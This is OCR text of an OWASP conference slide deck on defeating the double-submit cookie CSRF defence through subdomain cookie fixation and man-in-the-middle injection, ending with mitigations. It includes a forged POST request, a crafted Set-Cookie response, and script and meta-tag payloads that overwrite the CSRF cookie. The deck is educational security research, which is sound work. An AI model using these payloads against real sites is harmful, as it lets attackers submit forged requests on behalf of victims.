Bypassing CSRF Protections

A Double Defeat of the Double-Submit Cookie Pattern

OWASP
The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

- David Johansson (@securitybits)
  - Security consultant since 2007
  - Helping clients design and build secure software
  - Security training
  - Based in London since 3 years, working for Cigital (now part of Synopsys)

SYNOPSYS®


CSRF Protection

DOUBLE-SUBMIT COOKIE PATTERN

Cross-site Request Forgery

OWASP
The Open Web Application Security Project


- Attacker sends payload via victim’s browser
- Browser automatically includes user’s identity



Double-submit Cookie Pattern


OWASP
The Open Web Application Security Project

- Simple CSRF protection – no server-side state



False Assumptions?

OWASP
The Open Web Application Security Project


Cross-Site Request Forge
Secure
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_She

Double Submit Cookie

If storing the CSRF token in session is problematic, an alternative defense is use of a double submit cookie. A double submit cookie is defined as sending a random value in both a cookie and as a request parameter, with the server verifying if the cookie value and request value match.

When a user authenticates to a site, the site should generate a (cryptographically strong) pseudorandom value and set it as a cookie on the user's machine separate from the session id. e to save this value in any way, thus avoiding server side state. The site then nsaction request include this random value as a hidden form v request parameter). A cross origin attacker cannot read any data sent from the server or modify cookie values, per the same-origin policy. This means that while an attacker can force a victim to send any value he wants with a malicious CSRF request, the attacker will be unable to modify or read the value stored in the cookie. Since the cookie value and the request parameter or form value must be the same, the attacker will be unable to successfully force the submission of a request with the random CSRF value.

Cookies are different!

Not really true…

Cookie Fixation

- What if attacker can set the CSRF cookie..?

- Cookie fixation can be done through:
  - Exploiting subdomains
  - Man-in-the-middle HTTP connections


Double-submit Defeat #1:

EXPLOITING SUBDOMAINS

Malicious Subdomain

OWASP
The Open Web Application Security Project

- Attacker controls https://evil.example.com/
- Subdomain sets cookie for parent domain
- Includes specific path



Response from https://evil.example.com:443/submit?a [127.0.0.1]
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 404 Not Found
X-Powered-By: Express
Set-cookie: _csrf=submit_path_and_parent_domain; Domain=example.com; Path=/submit; HttpOnly; Secure
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 137
Date: Tue, 14 Mar 2017 16:05:37 GMT   .
Connection: close
```

Malicious Subdomain

OWASP
The Open Web Application Security Project

- Attacker now controls cookies sent to https://www.example.com/submit
- Attacker's CSRF cookie sent first due to longer path



```
POST /submit?_csrf=a-GePpmiVVNII39L6UB5Hh4t5-mj0 HTTP/1.1
Host: www.example.com
Connection: close
Content-Length: 32
Cache-Control: max-age=0
Origin: http://localhost:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/56.0.2924.76 Chrome/56.0.2924.76 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:8000/CSRF2
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie: _csrf=submit_path_and_parent_domain; _csrf=zfz60KQfjeFmdryNd7CNlRn5; XSRF-TOKEN=92fNbs5M-_DrBodjb2--2bgvoPb0Jza6bsTo; name=undefined;
_csrf=parent_domain

favorite=Audi&name=maliciousUser
```

Vulnerable Subdomain

OWASP
The Open Web Application Security Project

- Controlling all subdomains doesn’t mean you’re safe

- XSS in any subdomain can be exploited:

```
<script>document.cookie = “_csrf=a;
Path=/submit; domain=example.com”;</script>
```

- So you’re using CSP?
  - Cookies can still be set through meta-tags ☺

```
<meta http-equiv="set-cookie"
content="_csrf=a; Path=/submit;
domain=example.com">
```

Double-submit Defeat #2:

MAN-IN-THE-MIDDLE ATTACKS


Man-in-the-Middle Attacks

OWASP
The Open Web Application Security Project

- HTTP origins can set cookies for HTTPS origins
- Even ‘secure’ cookies can be overwritten from HTTP responses*
- Attacker who MiTM **any** HTTP connection from victim can:
  - Overwrite CSRF cookie
  - Pre-empt CSRF cookie

*The new ‘Strict Secure Cookie’ specification will prevent this (https://www.chromestatus.com/feature/4506322921848832)


Overwrite CSRF Cookie



https://www.example.com
Victim's browser
MiTM
Any Site (HTTP)
HTTP Request
HTTP Response
Intercept response and inject plain HTTP request to www.example.com
Modified HTTP Response (<img src="http://www.example.com"/>)
Request image from http://www.example.com
Intercept HTTP request and respond with Set-Cookie header
Set-Cookie: _csrf=a; Path=/ + CSRF attack payload
Browser stores new _csrf cookie and sends CSRF payload
/submit?_csrf=a-GePpmiVVNII39L6UB5Hh4t5-mj0 (Cookie: _csrf=a; session=abc...)
Request accepted as csurf tokens matches
Submission Accepted
MiTM attacker has successfully issued CSRF request to https://www.example.com on behalf of victim
https://www.example.com
Victim's browser
MiTM
Any Site (HTTP)

Pre-empt CSRF Cookie

OWASP
The Open Web Application Security Project



https://www.example.com
Victim's browser
MiTM
Any Site (HTTP)
HTTP Request
HTTP Response
Intercept response and inject plain HTTP request to www.example.com
Modified HTTP Response (<img src="http://www.example.com"/>)
Request image from http://www.example.com
Intercept HTTP request and respond with Set-Cookie header to store long-lived _csrf cookie
Set-Cookie: _csrf=a; Path=/; Expires=Thu Dec 31 2020 00:00:00 GMT
Browser persists _csrf cookie for several years. At some point later in time, user logs in.
While user logged in, attacker forces victim's browser to submit CSRF payload
/submit?_csrf=a-GePpmiVVNII39L6UB5Hh4t5-mj0 (Cookie: _csrf=a; session=abc...)
Request accepted as csurf token matches cookie
Submission Accepted
Attacker has successfully issued CSRF request to https://www.example.com on behalf of victim
https://www.example.com
Victim's browser
MiTM
Any Site (HTTP)

Bypassing CSRF Protection

OWASP

The Open Web Application Security Project

- After fixating CSRF cookie, attacker can create successful CSRF payload



Mitigations

- Additional defenses to strengthen double-submit cookie pattern:
  - HTTP Strict Transport Security (HSTS)
  - Cookie Prefixes ("__Host-" is the one you want)
  - Sign cookie
  - Bind cookie to user
  - Use custom HTTP header to send request token

This is not the token you're looking for…

ANGULAR & CSURF

AngularJS CSRF Protection

